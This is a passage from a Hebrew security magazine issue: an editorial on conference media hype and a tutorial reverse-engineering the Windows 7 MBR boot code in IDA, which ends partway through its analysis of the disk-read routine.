


Digital Whisper

גליון 62, יולי 2015

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	0x3d5157636b525761, רזיאל בקר, נתנאל רובין ותומר זית.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-62 של Digital Whisper!

אז מה שלומכם? אנחנו מקווים שהכל בסדר, אצלנו הכל טוב ואחרי חודשיים שלא היינו פה - אנו שמחים להגיש לכם את הגיליון ה-62, הגיליון של חודש יולי.

בדיעבד, חודש יולי תמיד מסתמן כחודש של "השקט שלפני הסערה". כשמגיעים ביומן ליולי - אפשר לסמן שאנו בדיוק חודש לפני אחד מאירועי ההאקינג היותר מתוקשרים (לטוב ולרע...) שיש במהלך השנה - כנסי ההאקינג "Blackhat" ו-"DefCon" שמתקיימים בלאס-וגאס. בדרך כלל, שני האירועים הנ"ל מתוקשרים בצורה מוגזמת, וכמעט כל מידע שיוצא שם - מופץ בכל כך הרבה גרסאות שונות ומשונות. אחרי יום הרצאות של אחד מהכנסים הנ"ל, ניתן למצוא לא מעט דיווחים כאלה ואחרים שמספרים לנו איך האקרים יכולים להשתלט לנו על הטוסטר החכם שיש לנו בבית, ומשם לרוקן לנו את חשבון הבנק, וכל זה בעזרת מקלדת, טלפון ציבורי וחבילת מנטוס.

בתור הקוראים של המגזין אני די סומך עליכם שאתם לא נופלים בשטויות האלה. אני לרגע לא מזלזל בתכנים של הכנסים הללו, יש שם תכנים איכותיים ביותר, שמוצגים בדרך כלל על ידי חוקרי אבטחה איכותיים לא פחות, אך מה שרואים בדרך כלל אחרי הכנסים האלה הוא את אתרי החדשות מלאים בכותרות הזויות, שנכתבו ע"י כתבים שלא בדקו שום דבר לעומק. הם יקראו רק חצי מהמאמרים שיפורסמו ומתוך מה שהם יקראו הם יבינו נכון רק חצי, וירוצו לכתוב את הכתבה הכי מאיימת ולא קשורה למציאות שניתן לייצר. ובה, תנו לי להרוס לכם, יופיעו לא מעט מילים כגון "סייבר", "Internet of Things", "Cloud Security", "Machine Learning" וכו'.

בתור החבר'ה שמבינים עניין התפקיד שלכם באותה התקופה יהיה להרגיע את העסק, להבין מה באמת נכון ומה סתם הגזמות פרועות ולאחר מכן להרגיע את הסובבים אתכם- אם כעובדים בתחום, אם כמנהלים בתחום ואם סתם כאנשים טכנולוגים שמדי פעם פונים אליהם ושואלים אותם שאלות בנושאים כאלה. בדרך כלל התקשורת אוהבת לייצר פאניקה מיותרת בקרב קהל הקוראים שלה, ואחרי הכל, מה בעל פוטנציאל גדול יותר לגרימת פאניקה מאשר מאות האקרים הנמצאים באותו המקום בו זמנית?

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

הנדסה-לאחור: שרשרת העלייה של Windows 7 חלק ראשון - MBR

מאת 0x3d5157636b525761

רקע: הנדסה לאחור

מהי הנדסה לאחור? הנדסה לאחור (Reverse Engineering) היא פעולה הפוכה (לכן מופיעה המילה "לאחור" במונח). אם "הנדסה" היא הרכבת מערכת שלמה ממרכיבים שונים לביצוע מטלה, אז "הנדסה לאחור" היא פירוק המערכת השלמה למרכיבים קטנים שאותם ניתן להבין ולנתח.

בהקשרי תוכנה, "הנדסה" היא תהליך בניית וחיבור מודולים זה לזה על מנת ליצור תוכנה ("המערכת השלמה"), בעוד ש-"הנדסה לאחור" היא פירוק התוכנה למודולים מובנים (רצוי בשפה עילית או פסאודו קוד), ניתוחם והבנתם. ספציפית נתייחס בדרך כלל להבנת קוד אסמבלי ונסיון להנדסו לאחור לקוד בשפה עילית כגון C, או לחילופין הבנת האלגוריתם הכללי.

הנדסה לאחור היא אמנות ולכן יכולה להתבצע בכל כלי שנבחר: הרצה דינאמית, כלי ניתוח סטטיים, חיפוש באינטרנט, קריאת ההוראות (!) ועוד.

הערת צד: ישנן בעיות חוקיות בכל הנוגע להנדסה לאחור. מדריך זה נועד ללימוד עצמי בלבד!

ידע וכלים נדרשים

מן הקורא מצופה להכיר:

- ארכיטקטורת מעבדי אינטל לדורותיהם (איך נראה instruction, מנגנון ה-ring-ים ועוד).
- קוד אסמבלי של אינטל במצבים שונים: real mode, virtual mode וכדומה. אני אעבוד ב-intel syntax כי לצערי אינני יכול לסבול את התחביר הנוראי של AT&T. המזוכיסטים מביניכם יתמודדו.
- עבודה עם IDA (עבודה ברמת האסמבלי, לא hex rays או החלפת jnz בשביל הצחוקים).

כלים דרושים:

- בעיקר IDA, כאמור.
- אשתמש גם ב-python, אבל זה יהיה רק לשבריר שנייה. למעשה, בסוף הכתבה תשכחו מזה לחלוטין.
- רפרנס טוב נוסף הוא Ralph Brown's Interrupt List, או בקיצור RBIL. כל מי שאי פעם תכנת ב-real mode assembly כנראה מכיר - בכל מקרה, RBIL הוא אחלה רפרנס ל-interrupts שונים. הכתובת היא: http://www.ctyme.com/rbrown.htm.
- intel instruction set, הנה אחד לדוגמא:

http://www.mathemainzel.info/files/x86asmref.html

רקע: תהליך עליית מחשב

תהליך העלייה של מחשב באופן כללי ארוך ומסורבל, וכולל מעברי מצב שונים של המעבד, קנפוגי חומרה שונים (PCI למשל), חלקי קוד שונים (BIOS \ Bootloader \ Kernel) ועוד.

> **הערת צד:** בשנים האחרונות יש מעבר למנגנון חדש בשם UEFI. אנחנו נתעלם בינתיים מכך - אני כן מתכנן מתישהו לעשות כתבות על UEFI.

אנחנו נדלג לגמרי על החלק (המרתק!) של עליית המחשב ונתמקד בקוד שנטען על ידי ה-BIOS, אבל לפני כן חשוב להבין מה מצב המחשב לאחר עליית ה-BIOS.

אם כן, מה עושה ה-BIOS? המון! עם זאת, נציין highlights רלוונטיים:

- קנפוגים שונים של החומרה (עדכון ערוצי PCI, קנפוג ה-memory controller ועוד).
- מילוי טבלת פסיקות (שעליה נדבר בקרוב).
- זיהוי חומרה (חלק הידוע כ-POST).
- עבודה לפי קונפיגורציה (הידועה כ-CMOS ויושבת כ-nvram).
- אנומרציה של devices שונים במטרה למצוא bootable device, לפי סדר שנשמר ב-CMOS.

יש לשים לב שה-BIOS מתחיל לרוץ במצב של המעבד הנקרא real mode. הזיכרון שנוגעים בו הוא ישיר (אין זיכרון וירטואלי), הזיכרון segmented, משתמשים בדרך כלל רק באוגרים בגודל 16 ביט (AX וחברים).

כאשר ה-BIOS מוצא bootable device, הוא קורא 512 בתים ראשונים ממנו, טוען אותם לכתובת 0x7C00 ומעביר לשם את השליטה. כאן אנחנו מתחילים את המשחק שלנו. עוד מידע נוסף שה-BIOS מעביר: מספר הכונן שנטען יימצא באוגר DL. חשוב לזכור לאחר מכן.

> **הערת צד:** אנשים שעובדים עם אמולטורים כגון QEMU או BOCHS יגלו הבדלים מזעריים בין מחשב פיזי לאמולטור - למשל, כל ה-RAM מאופס באמולטור (במחשב אמיתי ה-RAM יכיל מידע אקראי ולוא דווקא אפסים), ה-memory controller כבר יהיה במצב A20 (במחשב אמיתי זה לא מובטח) ועוד.


ה-Setup

במהלך המדריך אני אעבוד על Windows 7 SP1, x64. אני מניח שדברים עלולים להיות שונים קצת בין מחשב למחשב. בחלק זה נבצע רק ניתוח סטטי, אז לא אמור להגרם שום נזק.

חשיפת ה-MBR

ה-MBR (קיצור של Master Boot Record) הוא 512 הבתים הראשונים בדיסק הפיזי. יש להם פורמט מיוחד שאליו נתייחס בקרוב, אבל חשוב לציין שהפורמט הזה לא נדרש על ידי BIOS - מבחינת ה-BIOS, אם 512 הבתים הראשונים נגמרים ב-0xAA55 אז ה-device הוא bootable, ואחריות הקוד שנטען לדאוג לוידוא הפורמט של ה-MBR (הוא יכול גם לא לעשות את זה כמובן).

תחת לינוקס ניתן לקרוא את הדיסק הפיזי על ידי פנייה ל-device הרלוונטי וביצוע dd. ב-Windows זה סיפור שונה. בתור תומך python נלהב אציג הדרכה של חשיפת ה-MBR באמצעות python. כמובן שאתם יכולים לבצע זאת בכל דרך שבא לכם. ה-physical device ממופה ב-Windows כ-PhysicalDrive0. באמצעות Winobj של SysInternals ניתן לראות גם שזה סתם symbolic link, אבל נשתמש בו בכל זאת:



אם כן, כיצד חושפים את ה-MBR? פשוט קוראים 512 בתים מתוכו, כמו שהיינו עושים בלינוקס עם dd. כפי שהבטחתי, python להמונים:

```
ActivePython 2.7.6.9 (ActiveState Software Inc.) based on
Python 2.7.6 (default, Feb 27 2014, 14:13:40) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> mbr = open('\\\\.\\PhysicalDrive0', 'rb').read(512)
>>> open('C:\\mbr.bin', 'wb').write(mbr)
>>>
```

כעת יש לנו MBR חשוף, נרצה לנתח אותו.

ניתוח ראשוני עם IDA

נפתח את הקובץ ב-IDA. כמובן, IDA לא יודעת לנתח את הקובץ ישירות כי מדובר בקוד טהור ולא בפורמט מוגדר כגון ELF או PE. לכן, IDA תציג הכל כ-DATA בהצלחה, וגם תשאל האם לנתח כקוד 32 ביט או 16 ביט. נבחר באפשרות ה-16 ביט, כי כאמור - אנחנו עובדים ב-Real mode.

לאחר שהקובץ נפתח, נראה רק DATA וסגמנט יחיד שמתחיל בכתובת 0. לא להיט, כי אנחנו יודעים שאמורים להתחיל ב-0x7C00. לכן, נבצע את שתי הפעולות הבאות:

- שינוי כתובת התוכנית (בתפריטים: Edit → Segment → Rebase program ולכתוב 0x7C00).
- סימון הבית הראשון ולחיצה על C (גורם ל-IDA לנתח קוד ולא DATA).

כעת התוכנית ברורה יותר, ואנחנו מוכנים להתחיל להבין מה הולך כאן. התהליך שנבצע כעת יעבוד בשלבים: ניתוח כל chunk של קוד עד להבנה מוחלטת. אגב, נשים לב ששני הבתים האחרונים הם אכן 0xAA55, כצפוי.

<u>חלק א': כל כך מעט קוד?</u>

אם אכן לחצתם C, כנראה שאתם רואים מעט מאד קוד אחרי הכל. מדוע? IDA עובדת בשיטת ניתוח בשם recursive descent, כלומר, כל חלק מנותח כקוד אם קופצים אליו או אם לפניו גם מופיעה שורת קוד. מהר מאד נבין למה אנחנו רואים מעט קוד, אבל בינתיים נתבונן במה שיש מולנו (את ההערות הוספתי בעצמי):

```
seg000:7C00
seg000:7C00                     xor     ax, ax
seg000:7C02 ;
seg000:7C02 ; Build stack (SS:SP = 00:7C00)
seg000:7C02 ;
seg000:7C02                     mov     ss, ax
seg000:7C04                     mov     sp, 7C00h
seg000:7C07 ;
seg000:7C07 ; Nullify ES and DS
seg000:7C07 ;
seg000:7C07                     mov     es, ax
seg000:7C09                     mov     ds, ax
seg000:7C0B ;
seg000:7C0B ; Self replicate to 0x600
seg000:7C0B ;
seg000:7C0B                     mov     si, 7C00h
seg000:7C0E                     mov     di, 600h
seg000:7C11                     mov     cx, 200h
seg000:7C14                     cld
seg000:7C15                     rep movsb
```

ניתוח:

- כתובת 7C00: איפוס של AX על ידי XOR עצמי. זה טריק ידוע מאד באסמבלי - הקסרה עצמית שקולה לאיפוס (מלבד side-effects של השפעה על הדגלים).
- בניית המחסנית: נשים לב שביצוע PUSH, POP, CALL ו-RET למיניהם בלתי אפשריים ללא מחסנית. אי אפשר להניח שה-BIOS השאיר לנו סגמנטים ורגיסטרים מסודרים ובטח שלא השאיר מחסנית יפהפייה, ולכן מאפסים את SS ושמים ב-SP את הערך 0x7C00.

- **נקודות עדינות:**
  - המחסנית גדלה לכתובות נמוכות. זה אומר שהמחסנית לעולם לא תעבור את 0x7C00, אלא אם כן כמובן נבצע יותר POP-ים מ-PUSH-ים, ואז מגיע לנו לקבל קריסות על פי מיטב הכללים של דרווין.
  - מדוע לא איפסנו את SS עם הקסרה עצמית? למה צריך את AX? התשובה היא שאין opcode רלוונטי להקסרה של SS, ובדרך כלל נגיעה באוגרי segment היא MOV.
  - אנקדוטה משעשעת: ל-BIOS גם אין מחסנית (ולמעשה הוא לא יודע לפני POST שיש לו RAM בכלל)! איך הוא מבצע קריאות ושומר מידע? התשובה היא ש-BIOS שומר את כל המידע הדרוש לו על ה-cache של המעבד.
- איפוס הסגמנטים האחרים: ES ו-DS, שישמשו אותנו אחר כך. אם כבר חוגגים על AX, אז עד הסוף.
- שכפול עצמי של ה-MBR את 0x600. מדוע עושים את זה? התשובה היא שיש צורך לחזות את העתיד: התפקיד של ה-MBR הוא למצוא bootable partition ולטעון מתוכו את ה-VBR, שהוא 512 הבתים הראשונים של המחיצה הרלוונטית ("מסורתית": כונן C שלכם). לאן ה-VBR אמור להטען? תשובה משעשעת: 0x7C00. זה אומר שמראש צריך לפנות לו מקום, וזה בדיוק מה שהולך לקרות בקוד הנוכחי. איך עושים זאת? שימוש בפקודות מחרוזת של אסמבלי:
  - אוגר SI אמור להצביע על כתובת המקור, במקרה שלנו, על 0x7C00.
  - אוגר DI אמור להצביע על כתובת היעד. מעתיקים אל 0x600, אז לשם.
  - אוגר CX מכיל את מספר הבתים שיש להעתיק, שזה 512 או 0x200 בקיצור.
  - פקודת CLD שמה 0 ב-direction flag. למי שלא מכיר, זהו דגל שמשפיע על הכיוון של פעולות מחרוזת כגון הפקודה הבאה. אם היה שם 1 אז היינו הולכים בכיוון ההפוך, כלומר, 512 בתים אחורה! כפי שאמרתי, אין להסתמך על זה שה-BIOS השאיר את ה-direction flag נקי.
  - ביצוע REP MOVSB. מה שהולך לקרות הוא ביצוע של MOVSB כמספר הפעמים שכתוב ב-CX. מה MOVSB עושה? מעתיק בית מ-SI אל DI ומגדיל את שניהם (במקרה שה-direction flag מאופס, כאמור).

- **נקודה עדינה:** מה שאמרתי היה קצת נאיבי. SI ו-DI הם מצביעים, ולכן הם נמצאים בסגמנט. למעשה, MOVSB מעתיק מ-DS:SI אל ES:DI. לכן היה חשוב גם לאפס את הסגמנטים לפני ההעתקה העצמית!

סיכום: קטע הקוד ביצע אתחול ראשוני של הסגמנטים, המחסנית וכן העתיק את ה-MBR אל 0x600. חשוב לשים לב שאף על פי שה-MBR הועתק אל 0x600, הקוד שלנו עדיין רץ ב-0x7C00! למעשה, אנחנו מצפים שהקוד שלנו יזוז "מספיק רחוק" מ-0x7C00 על מנת שיתפנה מקום ל-VBR. למעשה (ספוילר!), זה בדיוק מה שהולך לקרות עכשיו, וזו גם הסיבה ש-IDA לא הצליחה לנתח את המשך הקוד.

חלק ב': אז איך נוגעים ב-CS?

הנה נתבונן בקטע הקוד (הקצר!) הבא (ההערות שלי כבר בקוד):

```
seg000:7C17 ;
seg000:7C17 ; Long jump to 00:061C, changing CS and IP by RETF
seg000:7C17 ;
seg000:7C17                 push    ax
seg000:7C18                 push    61Ch
seg000:7C1B                 retf
seg000:7C1B ; ---------------------------------------------------------------
```

ניתוח:

- יש פה טריק נחמד. חדי העין מביניכם שמו לב שאיפסנו את הסגמנטים המשומשים ביותר ב-real mode, אבל השמטנו את CS. שימו לב שבדומה לאוגר IP, לא ניתן לכתוב ישירות אל אוגר CS. בדרך כלל משתמשים ב-JMP כדי לשנות את אוגר IP, אבל מה עושים עם CS?
  - דוחפים את AX למחסנית. נזכור ש-AX מחזיק 0 בשלב זה בתכנית.
  - דוחפים את הקבוע 0x61C.
  - מבצעים RETF. הפקודה RETF היא קיצור של RETurn-Far, ולמעשה מבצעת חזרה מ-far call. ב-call רגיל נדחף ערכו של IP למחסנית. וכאשר הפונקציה מסתיימת מבוצע RET שלמעשה מבצע pop IP. ב-far call נדחפים CS ו-IP (בסדר זה), ולכן כאשר מבוצע RETF אז מבוצעות למעשה הפקודות pop IP ו-pop CS. זה אומר שלאחר ה-RETF, ערכו של CS יהיה 0 וערכו של IP יהיה 0x61C, כלומר, אנחנו נהיה בכתובת 00:061C.
- למה זה מעניין? כאן למעשה עברה השליטה אל העותק של ה-MBR, כפי שצפינו. בנוסף, הקוד ממשיך מאותו Offset! שימו לב שאילו ה-RETF היה NOP, היינו בכתובת 0x7C1C, כלומר, ב-offset של 0x1C מתחילת ה-MBR. זה מתאים בדיוק לכתובת 0x61C, שנמצאת באותו offset מתחילת העותק של ה-MBR.

- הסיבה לכך ש-IDA לא הצליחה להבין שלאחר ה-RETF יש קוד היא ש-IDA לא יכלה לצפות שביצוע RETF יקפוץ "כאילו" לשורה הבאה. למעשה, אפילו אם IDA הבינה ש-AX יכיל 0 תמיד ושתמיד ה-RETF יקפוץ לכתובת 00:061C, לא הייתה ל-IDA כל דרך לדעת ששם נמצא עותק ה-MBR.
- לצורך נוחות, נבצע rebase שוב לכתובת 0x600. זה יעזור לנו לראות דברים באופן נכון יותר, החל מרגע זה בתכנית. בנוסף, נמיר את החלק שמתחת ל-RETF לקוד (לחיצה על מקש C).

חלק ג': מחיצות או לא להיות

ספוילר: חלק זה של התכנית יתמקד בפרסור ראשוני של ה-partition table. כעת (באיחור רב!) נסביר על הפורמט המצופה מ-MBR. שוב נדגיש כי זה פורמט שמצופה מ-MBR, אבל בפועל כל דיסק שהסקטור הראשון בו נגמר ב-0xAA55 הוא bootable וזהו.

הערת צד: מאז 2010 ישנו תקן חדש שנקרא GPT (קיצור של GUID Partition Table), שלא משומש בגרסת מערכת ההפעלה שעליה מוצגת הכתבה. שווה לקרוא על זה באינטרנט בכל מקרה.

מבנה MBR קלאסי נראה כך:

Offset (HEX)	Description	Size (bytes)
0x0000	Bootstrap code area	**446**
0x01BE	Partition entry #1	**16**
0x01CE	Partition entry #2	**16**
0x01DE	Partition entry #3	**16**
0x01EE	Partition entry #4	**16**
0x01FE	Boot signature (0xAA55)	**2**

אפשר לראות שמגיעים בסוף ל-0x200 בתים ושאכן מסיימים ב-0xAA55. מצופה מ-MBR להחזיק ארבע רשומות עבור מחיצות, כאשר כל רשומה תופסת 16 בתים.

הערת צד: למעשה, יש פורמטים שונים ל-MBR, אבל אצל כולם מנוצל שטח מאזור הקוד עבור נתונים נוספים כגון timestamp, חתימת דיסק ועוד. בכל מקרה, בכל המבנים, מיקום ה-partition entries נשאר באותו offset, ולכן כולם compatible למבנה שהוצג כאן (שהוא ה-MBR ה-"קלאסי").

אם כן, כיצד נראית רשומה?

Offset (HEX)	Description	Size (bytes)
0x0000	Status byte (MSB = 1 means active, 0 means inactive, other options are invalid).	**1**
0x0001	CHS address of first absolute sector, by the order to Head, Sector, Cylinder.	**3**
0x0004	Partition type	**1**
0x0005	CHS address of last absolute sector	**3**
0x0008	LBA of first absolute sector	**4**
0x000C	Number of sectors in partition	**4**

לאחר שמובן לנו מבנה הרשומות, נתבונן סוף כל סוף בקוד:

```
seg000:061C                 sti
seg000:061D ;
seg000:061D ; Make BP point to the first partition entry
seg000:061D ; Partition table (which contains up to 4 entries) is located at offset 01BE from the MBR
seg000:061D ; Since MBR was loaded to 7C00 and relocated to 0600, the partition table is at 07BE
seg000:061D ; Make CX be the maximum number of partition entries
seg000:061D ;
seg000:061D                 mov     cx, 4
seg000:0620                 mov     bp, 7BEh
seg000:0623 ;
seg000:0623 ; Check out partitions
seg000:0623 ; First instruction is CMP because we would like to check the MSB as well as the zero flag
seg000:0623 ;
seg000:0623
seg000:0623 lblNextPartitionEntry:              ; CODE XREF: seg000:0630↓j
seg000:0623                 cmp     byte ptr [bp+0], 0
seg000:0627                 jl      short lblFoundBootablePartition
seg000:0629 ;
seg000:0629 ; If the MSB is zero but the status byte isn't zero, the entry is corrupted
seg000:0629 ;
seg000:0629                 jnz     lblInvalidPartitionTable
seg000:062D ;
seg000:062D ; Move to the next entry (each entry is 0x10 bytes)
seg000:062D ;
seg000:062D                 add     bp, 10h
seg000:0630                 loop    lblNextPartitionEntry
seg000:0632 ;
seg000:0632 ; In this point, we've exhausted the partition table and didn't find a bootable partition
seg000:0632 ; Reboots the machine using INT18
seg000:0632 ;
seg000:0632                 int     18h             ; TRANSFER TO ROM BASIC
seg000:0632                                         ; causes transfer to ROM-based BASIC (IBM-PC)
seg000:0632                                         ; often reboots a compatible; often has no effect at all
```

ניתוח:

- בשורה הראשונה מבצעים STI, שמעלה את ה-interrupt flag. דגל זה קובע האם תתרחשנה פסיקות.
- לאחר מכן, שמים בתוך BP את הערך 0x07BE נזכור שה-MBR נמצא ב-0x0600, וזה אומר למעשה ש-BP מצביע על ה-Partition entry הראשון. בנוסף, ישנה השמה של 4 ל-CX. בדרך כלל CX משומש למנייה. המספר 4 צריך להיות מובן גם - הוא מספר ה-entries האפשריים.
- השוואה של הבית הראשון שמוצבע על ידי BP לאפס (ה-status byte). זאת דרך יעילה לבדוק במכה אחת גם את ה-MSB וגם האם זה אפס או לא, כי הדגלים המושפעים הם גם ZF, גם OF וגם SF. אם ה-MSB היה דלוק, אז ה-JL יקפוץ, ולכן נסיק שזה מקרה שבו מצאנו bootable partition.
- אם ה-JNZ קופץ זה אומר שגם ה-MSB היה כבוי וגם ה-status byte אינו אפס. כפי שצויין, זהו מצב לא חוקי ולכן נקפוץ לאזור שמתבכיין על זה שה-partition table לא תקין.
- שתי השורות הבאות מדלגות ל-partition entry הבא: הגדלת BP ב-0x10 (גודל entry) וביצוע LOOP, מה שמקטין את ערך CX וקופץ אם הוא איננו אפס. זה אומר שנוכל לבצע 4 פעמים את הסיפור הזה, מה שמתאים לחלוטין למספר הרשומות.
- השורה הבאה מבצעת INT 18. מכיוון ש-IDA הוא אחלה כלי - כתוב לנו כבר שמבוצע reset למכונה. עם זאת, לפעמים IDA לא יכולה לדעת מה יתבצע, למשל כאשר אוגר מסויים משפיע על מה הפסיקה

עושה. לכן, זה זמן מצויין להפנות אל Ralph Brown's Interrupt List או RBIL בקיצור. אין שם הכל, אבל רוב הדברים נמצאים.

סיכום: לאחר פרסור ה-partition table, אוגר BP אמור להצביע ל-entry המתאים ב-MBR המועתק. זה בדיוק המצב של התוכנית בשורה לאחר ה-INT 18 (האזור שציינתי בתור lblFoundBootablePartition).

חלק ד': LBA או CHS?

להלן הקוד (הערות שלי כבר בפנים):

```
seg000:0634 ;
seg000:0634 ; BP (which points to the bootable partition entry) is used to save various data:
seg000:0634 ;     Offset=0x00    The drive number (DL)
seg000:0634 ;     Offset=0x10    Whether READ extensions are supported or not
seg000:0634 ;     Offset=0x11    The number of read tries
seg000:0634 ; Backup BP on the stack since we'll use an interrupt, which doesn't save BP
seg000:0634 ;
seg000:0634
seg000:0634 lblFoundBootablePartition:              ; CODE XREF: seg000:0627↑j
seg000:0634                                         ; seg000:06AE↓j
seg000:0634                 mov     [bp+0], dl
seg000:0637                 push    bp
seg000:0638                 mov     byte ptr [bp+11h], 5
seg000:063C                 mov     byte ptr [bp+10h], 0
seg000:0640 ;
seg000:0640 ; Check for READ extension availability for the drive number in DL
seg000:0640 ;
seg000:0640                 mov     ah, 41h ; 'A'
seg000:0642                 mov     bx, 55AAh
seg000:0645                 int     13h             ; DISK - Check for INT 13h Extensions
seg000:0645                                         ; BX = 55AAh, DL = drive number
seg000:0645                                         ; Return: CF set if not supported
seg000:0645                                         ; AH = extensions version
seg000:0645                                         ; BX = AA55h
seg000:0645                                         ; CX = Interface support bit map
seg000:0647 ;
seg000:0647 ; Restore BP
seg000:0647 ;
seg000:0647                 pop     bp
```

ניתוח:

- ניתן לראות כי בארבע השורות הראשונות משתמשים ב-BP כבסיס לאחסון מידע. נשמור את מספר הכונן ב-offset של אפס, ונשמור את המספר 5 ואת המספר 0 ב-offset-ים 0x11 ו-0x10, בהתאמה. כבר ניתחתי מה המשמעות של ה-5 וה-0 האלה, אבל כרגע נזכור פשוט שזה מה שאוחסן, בלי להבין מדוע. בנוסף, דוחפים את BP למחסנית. מדוע? מי שיציץ אחר כך יגלה שמבצעים פסיקה - ולצערנו, פסיקות לא מתחייבות לשמר את אוגר BP. לכן, חשוב לשמור אותו במקום זמני, והמחסנית היא אחלה מקום לזה.
- שלוש השורות הבאות מבצעות הכנה לפסיקה ואת הפסיקה עצמה. IDA מבינה ויודעת לתאר לנו בדיוק מה הפסיקה עושה, אבל אפשר גם לחפש ב-RBIL כדי להבין לעומק. אציין במקרה זה שפסיקה זו (read extensions) למעשה בודקת האם הדיסק תומך בקריאה מסוג LBA או לא (ואז נקרא על ידי CHS).

- בסוף משחזרים את BP מהמחסנית.
- שווה לשים לב ש-IDA אומרת לנו מה אמור לחזור גם: AH יחזיק מספר גרסא, BX יחזיק 0xAA55, אוגר CX יחזיק דגלים שונים והכי חשוב - CF יהיה דלוק אם אין תמיכה (ואז צריך לדבר CHS).

הערת צד: CHS זה קיצור של Cylinder, Head, Sector וזוהי השיטה הסטנדרטית הישנה לבצע קריאה של דיסק. LBA היא שיטה חדשה יותר (Logical Block Addressing) ונותנת להתייחס לדיסק כאילו הוא מערך של בתים. ישנן דרכים להמרה בין שיטה אחת לשנייה - עוד בויקיפדיה על הנושא.

נמשיך לחלק הבא שבודק האם ניתן לקרוא CHS או LBA:

```
seg000:0648 ;
seg000:0648 ; Carry flag is set if READ extensions are not available
seg000:0648 ; BX should be 0xAA55 on a successful call
seg000:0648 ; LSB of CX should indicate that the support bitmap is suitable
seg000:0648 ; If all of these apply - mark that READ extensions are available in the (BP+0x10) byte
seg000:0648 ;
seg000:0648                 jb      short lblPerformReading
seg000:064A                 cmp     bx, 0AA55h
seg000:064E                 jnz     short lblPerformReading
seg000:0650                 test    cx, 1
seg000:0654                 jz      short lblPerformReading
seg000:0656                 inc     byte ptr [bp+10h]
seg000:0659 ;
seg000:0659 ; Backup all general-purpose registers
seg000:0659 ;
seg000:0659
seg000:0659 lblPerformReading:                      ; CODE XREF: seg000:0648↑j
seg000:0659                                         ; seg000:064E↑j ...
seg000:0659                 pushad
seg000:065B ;
seg000:065B ; Check if READ extensions are available
seg000:065B ; If not - we read using CHS
seg000:065B ; If we can use READ extensions - we use LBA
seg000:065B ;
seg000:065B                 cmp     byte ptr [bp+10h], 0
seg000:065F                 jz      short lblReadCHS
```

ניתוח:

- הבלוק הראשון בודק האם יש תמיכה או לא. הוא יציין זאת ב-offset של 0x10 מ-BP (זה היה הקטע בו התפקיד של ה-byte הזה מובן לנו). הוא עושה זאת על ידי הבדיקות הבאות:
  - בדיקת CF על ידי ביצוע JB.
  - בדיקה כי אכן BX מכיל 0xAA55.
  - בדיקת ה-LSB של CX. מוזמנים לבדוק ב-RBIL מה המשמעות שלו.
  - הבלוק הבא מבצע דחיפה של כל האוגרים הכלליים על ידי PUSHAD.
- לבסוף, קופצים אל lblReadCHS אם אי אפשר לקרוא LBA. אחרת, ממשיכים הלאה אל 0x0661 ושם נצפה לבצע קריאת LBA.

סיכום: הגענו למצב שבו אנחנו מוכנים לבצע את הקריאה הבאה - LBA או CHS.

חלק ה': קריאה

להלן קטע הקוד הבא:

```
seg000:0661 ;
seg000:0661 ; Build a disk address packet on the stack
seg000:0661 ;     00    BYTE    Size of packet (0x10 or 0x18)
seg000:0661 ;     01    BYTE    Reserved (0)
seg000:0661 ;     02    WORD    Number of blocks to transfer (1 block)
seg000:0661 ;     04    DWORD   Transfer buffer (00:7C00)
seg000:0661 ;     08    QWORD   Starting absolute block number (bp+8 is the LBA of first absolute sector)
seg000:0661 ;
seg000:0661                 push    large 0
seg000:0667                 push    large dword ptr [bp+8]
seg000:066B                 push    0
seg000:066E                 push    7C00h
seg000:0671                 push    1
seg000:0674                 push    10h
seg000:0677 ;
seg000:0677 ; Perform the extended READ in LBA form
seg000:0677 ; DL is the drive number
seg000:0677 ;
